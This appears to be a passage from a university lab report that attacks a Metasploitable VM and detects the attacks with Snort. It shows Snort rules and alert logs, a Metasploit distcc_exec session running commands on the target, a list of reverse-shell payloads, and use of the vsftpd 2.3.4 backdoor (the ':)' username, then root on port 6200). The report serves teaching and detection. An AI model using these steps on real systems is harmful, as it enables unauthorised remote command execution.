alert tcp any any -> any 6667 (msg:"Port 6667 malicious activities detected"; sid:1000004;)
alert tcp any any -> any 3632 (msg:"Port 3632 malicious activities detected"; sid:1000004;)
alert tcp any any -> any 6200 (msg:"Port 6200 malicious activities detected"; sid:1000004;)
```

The attempted attack on port 3632 was successful as indicated by the alerts generated in the Snort log. These alerts pinpointed malicious activities targeted at this specific port. However, while the intrusion was detected, the target machine (Metaploitable) produced an error prompt, signifying an inability to spawn a shell. This suggests that, although the initial breach was successful, the attacker faced challenges in fully exploiting the system, possibly due to inherent system defenses or misconfigurations in the attack method.



```
alert  snort.log.1698563406
root@Toolbox-2:/var/log/snort# cat alert
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.020256 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49478 IpLen:20 DgmLen:60 DF
******S* Seq: 0x5410FBF  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 395794272 0 NOP WS: 7

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.031771 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49479 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5410FC0  Ack: 0x21C6975F  Win: 0x1F6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794292 2120988352

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.032515 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49480 IpLen:20 DgmLen:270 DF
***AP*** Seq: 0x5410FC0  Ack: 0x21C6975F  Win: 0x1F6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794293 2120988352

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.037767 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49481 IpLen:20 DgmLen:75 DF
***AP*** Seq: 0x541109A  Ack: 0x21C6975F  Win: 0x1F6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794302 2120988364

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.060116 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49482 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x54110B1  Ack: 0x21C69816  Win: 0x1F5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794317 2120988378

root@Toolbox-2:/var/log/snort#
```

The displayed screen captures an attack using the Metasploit Framework, Here's an explanation:

Payload Selection: The attacker has multiple payload options to choose from. Payloads are scripts that execute after successfully exploiting the target. Different payloads perform different tasks, from simple command execution to spawning remote shells.

Payload Configuration: The attacker selects payload/cmd/unix/generic (line 15). This payload allows the execution of generic Unix commands.

Exploit Configuration:

The attacker sets the command (cmd) to "id" (line 16). The id command in Unix shows the user and group details of the current user.

They then set the target's IP address (RHOST) to "10.200.11.201" (line 18).

Attack Execution: The exploit unix/misc/distcc_exec is triggered (line 20). distcc is a distributed C/C++ compiler system, and this exploit targets its vulnerabilities.

Exploit Result:


The id command is executed, showing the user identity as "daemon" (line 23). This indicates that the attack was successful in executing commands on the target system.

However, the message "Exploit completed, but no session was created" (lines 24 and 30) suggests that while the command was executed, the attacker did not gain a persistent foothold or a shell session on the target.

Further Exploration: The attacker then sets another command (cmd) to "uname -a" (line 26). This command fetches detailed system information.

The result (line 28) reveals the target's OS details, confirming it's a "Linux Metasploitable" version.


The attack was succesfful on the target system, exploiting a vulnerability in the distcc service. However, they did not establish a persistent session. The information gathered, such as user details and system version, can be crucial for planning further attacks or understanding system vulnerabilities.



```
   1   payload/cmd/unix/bind_perl                                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                           normal  No     Unix Command Shell, Bind TCP (via perl) IP
v6
   3   payload/cmd/unix/bind_ruby                                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                           normal  No     Unix Command Shell, Bind TCP (via Ruby) IP
v6
   5   payload/cmd/unix/generic                                  normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                  normal  No     Unix Command Shell, Double Reverse TCP (te
lnet)
   7   payload/cmd/unix/reverse_bash                             normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (telne
t)
   9   payload/cmd/unix/reverse_openssl                          normal  No     Unix Command Shell, Double Reverse TCP SSL
 (openssl)
   10  payload/cmd/unix/reverse_perl                             normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                         normal  No     Unix Command Shell, Reverse TCP SSL (via p
erl)
   12  payload/cmd/unix/reverse_ruby                             normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl                         normal  No     Unix Command Shell, Reverse TCP SSL (via R
uby)
   14  payload/cmd/unix/reverse_ssl_double_telnet                normal  No     Unix Command Shell, Double Reverse TCP SSL
 (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 5
payload => cmd/unix/generic
msf6 exploit(unix/misc/distcc_exec) > set cmd id
cmd => id
msf6 exploit(unix/misc/distcc_exec) > set RHOST 10.200.11.201
RHOST => 10.200.11.201
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] 10.200.11.201:3632 - stdout: uid=1(daemon) gid=1(daemon) groups=1(daemon)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > set cmd id
cmd => id
msf6 exploit(unix/misc/distcc_exec) > set cmd uname -a
cmd => uname -a
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] 10.200.11.201:3632 - stdout: Linux Metasploitable-2-1 5.15.0-87-generic #97~20.04.1-Ubuntu SMP Thu Oct 5 08:25:28 UTC 202
3 x86_64 GNU/Linux
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) >
```


The image captures an attempt to connect to an FTP server using the telnet command. The user tries to connect to the IP address "10.200.11.201" on port 21, which is the default port for FTP. Upon connecting, the server identifies itself as "vsFTPd 2.3.4", indicating the type and version of the FTP daemon running. The user then sends the "user" command with the username "hello:)". In response, the server requests a password with the "331 Please specify the password." message. The user proceeds to enter "password" as the password. This snapshot shows a basic interaction with an FTP server, where the user is attempting to authenticate using a specific username and password. It also highlights the risk of transmitting credentials unencrypted over the network, as telnet is not a secure protocol.

The first image showcases an attempt to connect to a service on port 6200 using telnet. After connecting, an effort is made to execute the id command, which initially fails but later succeeds, revealing root privileges:




```
┌──(root㉿KaliLinuxCLI-1)-[/
└─# telnet 10.200.11.201 620
Trying 10.200.11.201...
Connected to 10.200.11.201.
Escape character is '^]'.
id
: command not found
id;
uid=0(root) gid=0(root)
```

This screenshot displays command history from a different machine, highlighting checks on Snort's log files to detect malicious activities:



```
root@Toolbox-2:~# history
    1  cat /var/log/snort
    2  cat /var/log/snort/
    3  cat /var/log/snort/alert
    4  cat /var/log/snort/alert | grep malicious
```

The displayed logs are from Snort. They highlight malicious activity detections on ports 6200 and 3632. Each entry details the source and destination IPs, timestamps, and TCP details. The consistency of alerts suggests repeated attack attempts or network scans on these specific ports.



```
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[Priority: 0]
10/29-07:32:43.028700 10.200.20.252:48076 -> 10.200.11.201:6200
TCP TTL:62 TOS:0x0 ID:53432 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0xAC3F0733  Ack: 0x289916D3  Win: 0x1F6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3633406514 3089680267

[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[Priority: 0]
10/29-07:32:43.038019 10.200.20.252:48076 -> 10.200.11.201:6200
TCP TTL:62 TOS:0x0 ID:53433 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xAC3F0742  Ack: 0x28991A09  Win: 0x1F5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3633406524 3089696037

[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[Priority: 0]
10/29-07:32:43.044679 10.200.20.252:48076 -> 10.200.11.201:6200
TCP TTL:62 TOS:0x0 ID:53434 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xAC3F0742  Ack: 0x28991A2A  Win: 0x1F5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3633406528 3089696045

root@Toolbox-2:~# cat /var/log/snort/alert | grep malicious
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
[**] [1:1000004:0] Port 6200 malicious activities detected [**]
root@Toolbox-2:~#
```

Ethical Conduct Policy

Monash University has adopted the following Ethical Network Usage Policy to safeguard the safety, security, and integrity of the network, as well as to encourage a respectful digital environment for all users. All staff and students must follow the following guidelines:

Responsible Use: All users are required to use the university's network and computing resources exclusively for educational, research, and official work-related objectives. Personal commercial activity, spamming, and network abuse of any kind are strictly prohibited.

Users must not access, change, distribute, or destroy files or data that do not belong to them without proper authorisation. This includes, but is not limited to, other users' files or confidential university data. Users must also respect others' privacy by not intercepting network communications or employing tools to crack passwords or gain unauthorised access.

Prohibited Content: No illegal or offensive content may be accessed, stored, or distributed via the university network. This includes, but is not limited to, copyrighted works (used without permission), pornographic content, hate speech, and any other sort of content that promotes violence or prejudice.

When connecting to the university network, users must ensure that their devices are clear of malware and viruses. This includes doing regular system upgrades, antivirus scans, and exercising caution, such as not clicking on questionable links or downloading unexpected attachments.

Reporting and Compliance: If any user discovers a potential security issue or breach, it must be immediately reported to the university's IT department. Users must also participate with any investigations of unethical or inappropriate network use, ensuring transparency and support for the university's efforts to ensure a safe digital environment.

It is critical to recognise that network resources are shared by all university members, and that even a single user's misuse can have an impact on everyone. Following this Ethical Network Usage Policy ensures a seamless, efficient, and secure digital environment favourable to academic and professional development. Depending on the severity of the offence, violations of this policy may result in disciplinary proceedings such as restricted network access, academic probation, or more severe repercussions.